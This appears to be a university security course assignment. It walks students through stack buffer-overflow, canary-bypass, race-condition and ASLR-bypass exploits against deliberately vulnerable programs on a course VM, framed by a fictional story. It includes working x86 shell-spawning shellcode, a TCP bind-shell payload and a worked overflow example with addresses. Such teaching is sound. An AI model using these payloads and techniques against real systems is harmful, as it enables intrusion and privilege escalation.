Due: February 17, 2020

Most recent update: February 14, 2020

Warning: **We have released a new VM image that is incompatible with the initially released one. If you downloaded the image before the morning of 2/6 or if you're not sure, please redownload the latest VM at pwnable-sp20.ova to avoid failing the autograder tests.**

In this project, you will be exploiting a series of vulnerable programs on a virtual machine. You may work in teams of 1 or 2 students.

In order to aid in immersion, this project has a story. It is just for fun and contains no relevant information about the project.

> We use a shaded box to denote story which is not necessary for completing the project.

Note: You are only allowed to perform attacks against targets in your own virtual machine. It is a violation of campus policy and the *law* when directing attacks against parties who do not provide their informed consent!

> It is a time of rebellion. The evil empire of Caltopia oppresses its people with relentless surveillance, and the emperor has recently unveiled his latest grim weapon: a supremely powerful botnet, called *Calnet*, that aims to pervasively observe the citizenry and squash their cherished Internet freedoms.
>
> Yet in the enlightened city of Berkeley, a flicker of hope remains. The brilliant alumnus Neo, famed for his hacking skills, has infiltrated the empire's byzantine networks and hacked his way to the very heart of the Calnet source code repository. As the emperor's dark lieutenant, Lord Dirks of Leland Junior University, attempts to hunt him down, Neo feverishly scours the Calnet source code hunting for weaknesses. He's in luck! He realizes that Lord Dirks enlisted ill-trained CS students from Leland Junior University in writing Calnet, and unbeknownst to the empire, the code is assuredly not memory-safe.
>
> Alas, just as Neo begins to code up some righteous exploits to pwn Calnet's components, a barista at the coffeeshop where Neo gets his free WiFi betrays him to Lord Dirks, who swoops in with a SWAT team to make an arrest. As the thugs smash through the coffeeshop's doors, Neo gets off one final tweet for help. Such are his hacking skillz that he crams a veritable boatload of key information into his final 280 characters, exhorting Berkeley University's virtuous computer security students to carry forth the flame of knowledge, seize control of Calnet, and let freedom ring throughout Caltopia . . .

Getting Started

> Neo expects your team to develop exploits for vulnerabilities in Calnet's components. All you have to go by are your wits, your grit, and Neo's legacy: guidelines on how to proceed, and a virtual machine (VM) image that contains the vulnerable code samples.

There are two options to set up a virtual machine for the project. There is no difference which option you choose. If you run into any issues with either option, please check the FAQ on Piazza first.

Option 1: Local Setup (VirtualBox)

To work with this option, you will need to install VirtualBox and an SSH client (on Windows, use Putty or Git Bash). On Linux and Mac, you can install these programs from your package manager (e.g., `apt` or `brew`).

Open VirtualBox, and download and import the VM image (pwnable-sp20.ova) via `File -> Import Applicance`.

You can now start the VM, in which you will run the vulnerable programs and their exploits. You can SSH into the VM by running `ssh -p 16120 USERNAME@127.0.0.1` on your local machine, replacing `USERNAME` depending on the question.

To make sure the VM works, run `ssh -p 16120 customizer@127.0.0.1`. If you see a prompt for `customizer@127.0.0.1's password:`, you are ready to start the project.

Option 2: Online Setup (the Hive)

To work with this option, you will need a stable Internet connection and an EECS instructional account (you should have set one up in HW0, Q2.2).

To start the VM, execute the following command in your terminal:

```
$ ssh -t cs161-XXX@hiveYY.cs.berkeley.edu \~cs161/proj1/start
```

Replace `XXX` with the last three letters of your instructional account, and `YY` with the number of a hive machine (1-30). For best experience, use Hivemind to select a hive machine with low load.

If everything works successfully, a lot of output will scroll by (from the virtual machine booting up). If you see a `pwnable login:` prompt, you are ready to start the project. **Note**: Normally when you are done with the VM, you can simply close the terminal window. Some events might cause the VM to become inaccessible. In this case you can force close the VM by running the following command on your local computer:

```
$ ssh cs161-$u@hiveYY.cs.berkeley.edu \~cs161/proj1/stop
```

Customizing

> A tweet from Neo assures you that given its hasty development by poorly educated programmers, Calnet's components contain a number of memory vulnerabilities.

Regardless of which setup you have used, you will now need to *customize* the virtual machine. Log in to the virtual machine as the user `customizer` with the password `customizer` (same username and password), and follow the subsequent prompts.

Note that customization **requires your partner's Cal ID**. Both you and your partner should customize your VM using the same IDs (the order of the IDs does not matter).

If you want to do some initial exploration by yourself before you've finalized your team, you can start off using just your ID for this customization step. Once you have your team in place, you'll need to start again with a clean VM image customized as mentioned here. Any exploits you've developed for your private VM image will require porting (re-determination of the addresses to use in them). This should go quickly once you understand the exploit in the first place.

If the IDs used by the VM are incorrect, you and your partner may fail the autograder tests. Make sure that you include your EXACT ID number.

Once you have finished customizing your virtual machine, you will receive the username and password for the next stage.

Warning: Make sure the password you received begins with a `p`. If it begins with a `y`, you are using the wrong VM! Go back and download the latest one (pwnable-sp20.ova).

Question 1 ***Tutorial*** **(10 points)**

To familiarize you with the workflow of this project, we will walk you through the exploit for the first question. This part has a lot of reading, but please read everything carefully to minimize silly mistakes in later questions!

Log into the `vsftpd` account on the VM using the password you obtained in the customization step above. `ls` to see the provided files.

Warning: If the password you used begins with a `y` and not a `p`, you are using the wrong VM! Go back and download the latest one (pwnable-sp20.ova).

The Task

For each question, you are provided a vulnerable piece of code, and its compiled executable, in the home directory. In this question, it is `dejavu.c` and `dejavu`.

Try reading the contents of the `README` by using the `cat` command, which prints out the contents of a file: `cat README`. Notice that you do not have access to the file. Your goal for each question is to develop an exploit to access / read the restricted `README` file, where you will find the username and password for the next stage (`smith`).

The file permissions make `README` accessible only to user `smith`. Luckily, the `dejavu` binary has its `setuid` bit set, and is owned by `smith`: the program will run with `smith`'s effective privileges. Therefore, exploiting `dejavu` will allow you to assume `smith`'s permissions.

The Starter Code

Each question will have a scaffolding script (`exploit`, unless otherwise specified) that takes a malicious input and feeds it to the vulnerable program. Let's use `cat` to see the contents of `exploit`:

```
#!/bin/sh
( ./egg ; dumb-shell ) | invoke dejavu
```

First notice that `exploit` is trying to run a script named `egg`, so let's create a blank file called `egg` by running `touch egg`. Try `./exploit` to run the exploit, and you should see a `Permission denied` error and a `dumb-shell` prompt. If the exploit works, then this `dumb-shell` would run with the privileges of `smith`, but since we know it doesn't, you can exit out of it by just hitting enter/return.

The permission denied error happened because we didn't give the execute permission to `egg`, so let's fix that by running `chmod +x egg`. Now your exploit should still produce a broken `dumb-shell`, but without the error message. **In this project, you will need to `chmod` any new scripts you create.**

The next part of the exploit script is the `|` symbol. This operator *pipes* the output of the process on its lefthand side, to the input of the process on its righthand side. In the

exploit script, the output of running ./egg is used as the input to invoke dejavu. (Don't worry about the dumb-shell part.)

The last part of the exploit script runs invoke dejavu. The invoke command runs the dejavu executable, but ensures that the loader doesn't introduce weird non-deterministic behavior. (For more details, see the appendix.)

Running invoke with the -d flag starts up gdb on the executable, again without weird non-determistic behavior. **In this project, you should always run executables with invoke**, for example:

```
$ ./dejavu           # bad
$ invoke ./dejavu    # good
$ gdb dejavu         # bad
$ invoke -d ./dejavu # good
```

Note that it is *not* necessary to run exploit (or debug-exploit, in later parts) scripts with invoke, since exploit already uses invoke.

Writing the Exploit

Now that we understand all the parts of the exploit scaffold, let's start to develop a working exploit. First take a look at dejavu.c and notice that it takes in user input (which we will pipe to the executable using the exploit scaffold).

The goal is to create an input that, when exploit is called, injects the following *shell-code*[1]:

```
shellcode =
  "\x6a\x32\x58\xcd\x80\x89\xc3\x89\xc1\x6a" +
  "\x47\x58\xcd\x80\x31\xc0\x50\x68\x2f\x2f" +
  "\x73\x68\x68\x2f\x62\x69\x6e\x54\x5b\x50" +
  "\x53\x89\xe1\x31\xd2\xb0\x0b\xcd\x80"
```

Note: You will use this same shellcode for Questions 1-4.

For most of the problems, a correct exploit will launch a new shell waiting for input - you can verify that your exploit works by checking that cat README works.

To help you out, we have provided an example write-up on the next two pages that includes (1) a description of the vulnerability and the exploit, (2) how any relevant "magic numbers" were determined, and (3) gdb output demonstrating the before/after of the exploit working. You will need to create a write-up with these three parts for the rest of the questions.

With the help of the example write-up, write out the input that will cause dejavu to spawn a shell. (**Note:** the example will have been customized differently.)

[1] Shellcode is x86 machine code which performs some action–typically spawning a shell for further attacker interaction.

Example Write-Up

Main Idea

The vulnerability in this question is that `gets(door)` does not check the length of the input from the user, which allows for a buffer overflow attack. By overwriting the return address of the frame to point at the shellcode, which we inserted after the return address, we can execute the shellcode.

Magic Numbers

We first determined the addresses of the `door` buffer (`0xbffffc18`) and the value of the `eip` register (`0xbffffc2c`) (which is the return instruction pointer) when executing the `deja_vu` function. This was done by invoking GDB and setting a breakpoint at line 7.

```
(gdb) x/16x door
0xbffffc18:  0x41414141  0xb7e5f200  0xb7fed270  0x00000000
0xbffffc28:  0xbffffc18  0x0804842a  0x08048440  0x00000000
0xbffffc38:  0x00000000  0xb7e454d3  0x00000001  0xbffffcb4
0xbffffc48:  0xbffffcbc  0xb7fdc858  0x00000000  0xbffffc1c
(gdb) i f
Stack frame at 0xbffffc10:
 eip = 0x804841d in deja_vu (dejavu.c:8); saved eip 0x804842a
 called by frame at 0xbffffc40
 source language c.
 Arglist at 0xbffffc28, args:
 Locals at 0xbffffc28, Previous frame's sp is 0xbffffc30
 Saved registers:
  ebp at 0xbffffc28, eip at 0xbffffc2c
```

By doing so, we learned that the location of the return address from this function was 20 bytes away from the start of the buffer (`0xbffffc2c - 0xbffffc18 = 20`).

Exploit Structure

We used this information to structure our final exploit. The exploit consisted of three sequential sections:

1. `0xbffffc18`: First, we include 20 dummy characters to pad the buffer until we reach the return address pointer.
2. `0xbfffc2c`: Next, we insert our new return address. Since we want the return address to be the address of the shellcode (which is inserted directly after), we inserted `0xbffffc30` (`0xbffffc2c + 4`) into the return address so it points to 4 bytes after the return address.
3. `0xbffffc30`: Finally, we inserted the rest of the shellcode immediately after.

When executed, the buffer is completely overwritten with exploit code by the `gets` function. When the `deja_vu` function is done executing, it pops the return address off the stack, reading it to be `0xbffffc30`. It starts executing at the point, running the shellcode that we placed there.

Exploit GDB Output

When we ran GDB after inputting the malicious exploit string, we got the following output:

```
(gdb) x/16x door
0xbffffc18:  0x61616161  0x61616161  0x61616161  0x61616161
0xbffffc28:  0x61616161  0xbffffc30  0xcd58316a  0x89c38980
0xbffffc38:  0x58466ac1  0xc03180cd  0x2f2f6850  0x2f686873
0xbffffc48:  0x546e6962  0x8953505b  0xb0d231e1  0x0080cd0b
```

As predicted, the `gets()` function wrote past the buffer boundary, overwriting the return instruction pointer to point to the given shellcode afterwards.

Writing the `egg` Script

To integrate your solution with the `exploit` scaffold, we want `./egg` to output your malicious input. This can be done in any scripting language you want, but we recommend Python 2 (not 3, because of the distinction between unicode bytes and strings).

Since the `egg` executable doesn't have a file extension, the exploit won't know what type of code it contains. To indicate that this is a Python file, we will include a shebang line at the top of the `egg` file:

```
#!/usr/bin/env python2
```

(This is also why we add `#!/bin/sh` at the top of the `exploit` script.) **In this project, you will need to add shebangs to any script you create.**

The second line of the script should send the malicious input we want to feed to `dejavu` to stdout. A simple `print` statement does the job in Python.

Debugging

If your exploit doesn't work, you can use gdb to debug it. To do this, we will need to use the IO operators (`<` and `>`) to redirect input and output.

Recall that `<` is used for *input* redirection, and uses the righthand-side as the lefthand-side's input. `>` is used for *output* redirection, and send the lefthand-side's output to the righthand-side.

First, we will save the output of `egg` into a file `foo.txt`:

```
./egg > foo.txt
```

Then, we will open the debugger with `invoke -d dejavu` (remember to always use `invoke` to avoid weird non-determinism). After you're finished running `layout split` and setting breakpoints, run the following command in gdb to start the program:

```
(gdb) r < foo.txt
```

From here, you can use gdb as you normally would, and any calls for input will read from the `foo.txt` file you created.

Note: Recall that x86 is little-endian so the first four bytes of the shellcode will appear as `0xcd58326a` in the debugger. To write `0x12345678` to memory, use `\x78\x56\x34\x12`.

Deliverables. A script `egg`. Make sure it works by running `./exploit` and checking that you are able to run `cat README` and see the next password.

Grading. 10 points for a working script. No writeup required for this question only.

We recommend you test each of your scripts against the autograder (see the submission instructions) in order to debug potential issues before the project deadline.

Question 2 *Compromising Further* (15 points)

Log into the `smith` account on the VM using the password you learned in the previous question.

> Calnet uses a sequence of stages to protect intruders from gaining root access. The inept Leland Junior University programmers actually attempted a half-hearted fix to address the overt buffer overflow vulnerability from the previous stage. In this problem you must bypass these mediocre security measures and, again, inject code that spawns a shell.

In the home directory of this stage, `/home/smith`, you will find a small helper script `generate-file-contents`. This script takes arbitrary input via *stdin* and prints the first 127 bytes to *stdout* in the format that the program `agent-smith` expects (which is an initial byte specifying the length of the input, followed by the input itself):

```
# Example invocation:
$ ./generate-file-contents < anderson.txt
```

This helper script always generates safe files to be used with the buggy `agent-smith` program—but nothing prevents you from instead feeding `agent-smith` an arbitrary file of your choice.

Warning: Note that (the length of) the input filename used affects your stack addresses! Make sure you take this into account while debugging, and ensure that your exploit works when running `./exploit`. We recommend using the filename `pwnzerized`.

Deliverables. A script `egg`. Make sure it works by running `./exploit`.

Grading. 10 points for a working script, 5 points for the write-up (see the previous question for the write-up instructions).

Question 3 ***Secret Exfiltration*** **(25 points)**

For this question, stack canaries are enabled.

> Lord Dirks has learned from your previous exploits that buffer overflows are **bad news**. Rather than rewrite his code to fix this issue, Lord Dirks decides to enable stack canaries as a fool-proof solution.

The `agent-jz` program takes in any number of lines, and converts them so that their hexadecimal escapes are decoded into the corresponding ASCII characters. Any non-hexadecimal escapes are outputted as-is. For example:

```
$ ./agent-jz
\x41\x42    # outputs AB
XYZ         # outputs XYZ
# Control-D ends input
```

This question has three pieces of starter code: `interact.scaffold`, `exploit` and `scaffold.py`. It would be nice to work from `interact.scaffold` file, but alas! The VM will not let you write to these files. Instead, copy `interact.scaffold` over to a fresh `interact` script. The command `cp interact.scaffold interact` should do this. Then, make your new file writable by running `chmod +w interact`. All of your work will go in this new `interact` file.

The `exploit` script simply runs your `interact` script three times in a row (since your solution might have a small chance of failure.) Finally, the `scaffold.py` script contains functions which will help you to interact with the output of the program. In particular, you have access to the following:

1. `SHELLCODE`: the shellcode that you should execute. Rather than opening a shell, it prints the `README` file, which contains the password.
2. `p.send(s)`: sends a string `s` to the program. **Be sure to send a newline `\n` at the end of each line of your input.**
3. `p.recv(num_bytes)`: reads the given number of bytes from the program's output.

As an example, we can write the session from before using this API.

```
# Note the newlines!
p.send('\\x41\\x42' + '\n') # p.recv(3) == 'BC\n'
p.send('XYZ' + '\n')        # p.recv(4) == 'XYZ\n'
```

Note that this question is particularly difficult to debug. We suggest that you begin with exploring the problem using `gdb` and a pen-and-paper, rather than trying to start by writing the `interact` script.

Deliverables. A Python script `interact`. Make sure it works by running `./exploit`.

Grading. 15 points for a working script, 10 points for the write-up (instructions).

Question 4 *Deep Infiltration* (35 points)

Find the subtle vulnerability in `agent-brown.c`, and inject code that spawns a shell. Make sure to check what scripts `exploit` takes in before starting.

> Calnet is a pernicious and invasive piece of malcode. But Lord Dirks undertook all of his own studies at Leland Junior University, and as such he never really learned how to write safe code without occasionally screwing it up.

To solve this problem, it might help to review the explanation of `invoke` given in the appendix. You might also benefit from reading Section 10 of "ASLR Smack & Laugh Reference" by Tilo Müller. (Although the title of the paper refers to ASLR, you can ignore any ASLR-related content for now, as ASLR is not enabled for this question.)

Deliverables. A script `egg` and a script `arg`. Make sure it works by running `./exploit`.

Grading. 20 points for a working script, 15 points for the write-up (instructions).

Question 5 *Against the Clock* (35 points)

Notice that `dejavu.c` includes two different types of user input.

Consider the differences in user input between this code and the previous examples: find where users can interact with the program, and how this interaction is limited, compared to the other questions. We recommend first developing a high-level understanding of what the program does.

Hint: What security vulnerabilities occur when error checking? Think about which security principles are involved in correctly implementing error checking.

> Despite your previous success, Lord Dirks thinks he's now safe: you now find yourself facing Calnet's antiquated file IO scheme, where user input comes to die. He proudly boasts to Leland Junior University that no one could ever develop an exploit without the convenience of standard input! Neo is confident you can prove him wrong.

This question includes `exploit` and `interact.scaffold` as starter code. In particular, you have access to the following:

1. `SHELLCODE`: the shellcode that you should execute. Rather than opening a shell, it prints the `README` file, which contains the password.
2. `p.send(s)`: sends a string `s` to the program. **Be sure to send a newline `\n` at the end of each line of your input.**
3. `p.recv(num_bytes)`: reads the given number of bytes from the program's output.

To use these (and subsequently develop your exploit), copy `interact.scaffold` over to a fresh `interact` script. The command `cp interact.scaffold interact` should do this. Then, make your new file writable by running `chmod +w interact`.

Note: The shellcode in this question has a different length than the previous shellcode you used, so be careful when writing your exploit. Also, you might find it helpful to use two terminals to debug this question. We suggest looking into `tmux`.

Deliverables. A Python `interact`. Make sure it works by running `./exploit`.

Grading. 20 points for a working script, 15 points for the write-up (instructions).

Question 6 ***The Last Bastion*** **(25 points)**

This part of the project enables ASLR. **Once you have started this part of the project ASLR will stay enabled on your VM, you'll need to restart your VM if you'd like to go back to the previous parts.**

> Yo, Berkeley! Your mission, should you choose to accept it, is to bypass the ASLR protection and spawn a shell with root privileges. Full control of the box . . . *and thus Calnet itself* awaits you! Neo didn't dare hope you might hack your way this far and this deeply . . . but he could never abandon his dream of freedom.

You should consider reading Section 8 of "ASLR Smack & Laugh Reference" by Tilo Müller. Also note that even though ASLR is enabled, position-independent executables are **not** enabled. Therefore, the `.text` segment of the binary is always at the same spot.

Notice that the service to exploit listens locally on TCP port 942. It turns out that the operating system watches the service and restarts it shortly when it crashes. You have to send the malicious shellcode to that service to successfully complete this task. To perform the exploit, run `exploit`. If you succeed in the exploit, you should see the output `root` on shell command `whoami`.

```
# Linux (x86) TCP shell binding to port 11111.
bind_shell =
    "\xe8\xff\xff\xff\xff\xc3\x5d\x8d\x6d\x4a\x31\xc0\x99\x6a" +
    "\x01\x5b\x52\x53\x6a\x02\xff\xd5\x96\x5b\x52\x66\x68\x2b\x67" +
    "\x66\x53\x89\xe1\x6a\x10\x51\x56\xff\xd5\x43\x43\x52\x56\xff" +
    "\xd5\x43\x52\x52\x56\xff\xd5\x93\x59\xb0\x3f\xcd\x80\x49\x79" +
    "\xf9\xb0\x0b\x52\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89" +
    "\xe3\x52\x53\xeb\x04\x5f\x6a\x66\x58\x89\xe1\xcd\x80\x57\xc3"
```

> This should finally suffice to pull off the Final Stage!
>
> *The freedom of cybercitizens throughout Caltopia rests in your hands . . .*

You will need two terminals to debug this question. (Again, we suggest `tmux`.) In the first terminal, run `invoke -d agent-jones 42000` to start the service. Then, in the second terminal, run `./debug-exploit` to send your exploit.

Deliverables. A script `egg`. Make sure it works by running `./exploit`.

Grading. 15 points for a working script, 10 points for the write-up (instructions).

Submission Summary

Submit your team's writeup to the assignment "Project 1 Writeup".

If you wish, you may submit feedback at the end of your writeup, with any feedback you may have about this project. What was the hardest part of this project in terms of understanding? In terms of effort? (We also, as always, welcome feedback about other aspects of the class). Your comments will not in any way affect your grade.

You will need to move your team's files off the VM and submit them to the "Project 1 Autograder" assignment on Gradescope.

Submitting from Option 1: Local Setup

We have provided a Python script that will fetch your solutions from your VM and zip them into the directory structure required by Gradescope. To avoid conflicts with existing files, we recommend running the script in an empty directory.

You will need to type in the password for `customizer`, as well as for each question you want to submit a solution for. If you want to submit partially, simply ignore the password prompt for any users you want to skip with ctrl+C.

Submitting from Option 2: Online Setup

If you used the online setup to work on this project, run the following command to submit:


```
$ ssh cs161-XXX@hiveYY.cs.berkeley.edu
  \~cs161/proj1/make-submission > proj1-subm.zip
```

As usual, replace `XXX` with your instructional account login and `YY` with a hive machine number (preferably with low load, remember to check Hivemind).

This will create a `proj1-subm.zip` file that you will be able to submit to the autograder.

Appendix: Note on Execution Environments

Exploit development can lead to serious headaches if you don't adequately account for factors that introduce *non-determinism* into the debugging process. In particular, the stack addresses in the debugger may not match the addresses during normal execution. This artifact occurs because the operating system loader places both environment variables and program arguments *before* the beginning of the stack:



Already installed in the VM you'll find a small helper utility, `invoke`, that makes sure environment and arguments remain at the same location, regardless of whether using the debugger or not. For example, instead of invoking the program `foo` directly via `./foo`, you should instead use `invoke foo`:

```
$ ./foo arg1 arg2          # invocation dependent on environment state :-(
$ invoke foo arg1 arg2     # deterministic invocation
$ invoke -d foo arg1 arg2 # deterministic invocation in gdb
$ ./exploit                # deterministic invocation, handled by exploit
```

You may find it useful to pass an extra environment variable to the program. The `-e` switch serves that purpose:

```
$ invoke -e Y foo arg1  # sets environment variable ENV=Y in foo
```

You must always use `invoke` or `exploit` to launch (or debug via `invoke -d`) the provided executables because `invoke` additionally parameterizes the execution environment based on the ID you entered during the first boot.